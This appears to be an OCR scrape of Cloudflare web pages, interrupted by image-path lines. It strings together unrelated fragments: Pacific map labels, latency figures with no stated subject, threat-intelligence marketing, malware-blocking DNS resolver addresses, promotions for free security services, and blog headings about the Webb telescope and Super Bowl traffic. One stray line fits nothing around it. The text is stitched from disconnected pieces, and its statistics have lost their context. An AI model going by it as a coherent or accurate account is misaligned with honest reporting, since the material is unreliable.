
2400km


East China Sea
Taiwan
Philippine Sea
Wake Island
Luzon
Northern Mariana Islands
Mindoro
Philippines
Panay
Negros
Sulu Sea
Mindanao
Palau
Federated States of Micronesia
Marshall Islands
Celebes Sea
Nauru


- Median decreased from 136.3ms to 9.3ms, a 93.2% reduction;
- P90 decreased from 188.7ms to 97.0ms, a 48.5% reduction.



The power of every service everywhere.



Comprehensive coverage and visibility against Internet-borne threats



CORE

Intelligence based on our machine learning

Threat hunting using our network data

1T+ DNS requests resolved per day with no sampling

+

Millions of Internet properties

11,000+ network interconnects

<500ms updates

EDGE

Telemetry from millions of customers and 275+ locations

<500ms updates

CORE

Intelligence based on our ecosystem

Threat aggregation across our partners


Premium third-party feeds

+

OSINT and shared feeds

+

Community-provided feedback



CLOUDFLARE + APNIC

1.1.1.1

DNS Families


The free app that makes your Internet safer.

Now available for even more devices.

macOS Installation Instructions

Windows Installation Instructions


Linux Installation Instructions



▼ Block malware

Use the following DNS resolvers to block malicious content:

- `1.1.1.2`
- `1.0.0.2`
- `2606:4700:4700::1112`
- `2606:4700:4700::1002`




▼ Block malware and adult content

Use the following DNS resolvers to block malware and adult content:

- `1.1.1.3`
- `1.0.0.3`
- `2606:4700:4700::1113`
- `2606:4700:4700::1003`

Shields up: free Cloudflare services to improve your cyber readiness


05/03/2022



For your public-facing infrastructure, such as a website, app, or API:

Protect your public-facing infrastructure using the Cloudflare Network

This provides the basics you need to protect public-facing infrastructure: unmetered DDoS mitigation, free SSL, protection from vulnerabilities including Log4J. Furthermore, it includes built-in global CDN and DNS.




For your internal-facing infrastructure, such as cloud apps, self-hosted apps, and devices:

Protect your team with Cloudflare Zero Trust

These essential security controls keep employees and apps protected online by ensuring secure access to the Internet, self-hosted applications and SaaS applications. Free for up to 50 users.


Human Response to External or Internal Stimulus Situation



How the James Webb Telescope's cosmic pictures impacted the Internet

15/07/2022


João Tomé



Monday, July 11, 17:00 EST: 13x increase

Tuesday, July 12, 01:00 EST: 5x increase

Tuesday, July 12, 10:00 EST: 19x increase




Monday, July 11,
18:00 EST:
1.5x increase

Who won Super Bowl LVI? A look at Internet traffic during the big game

15/02/2022

João Tomé David Belson

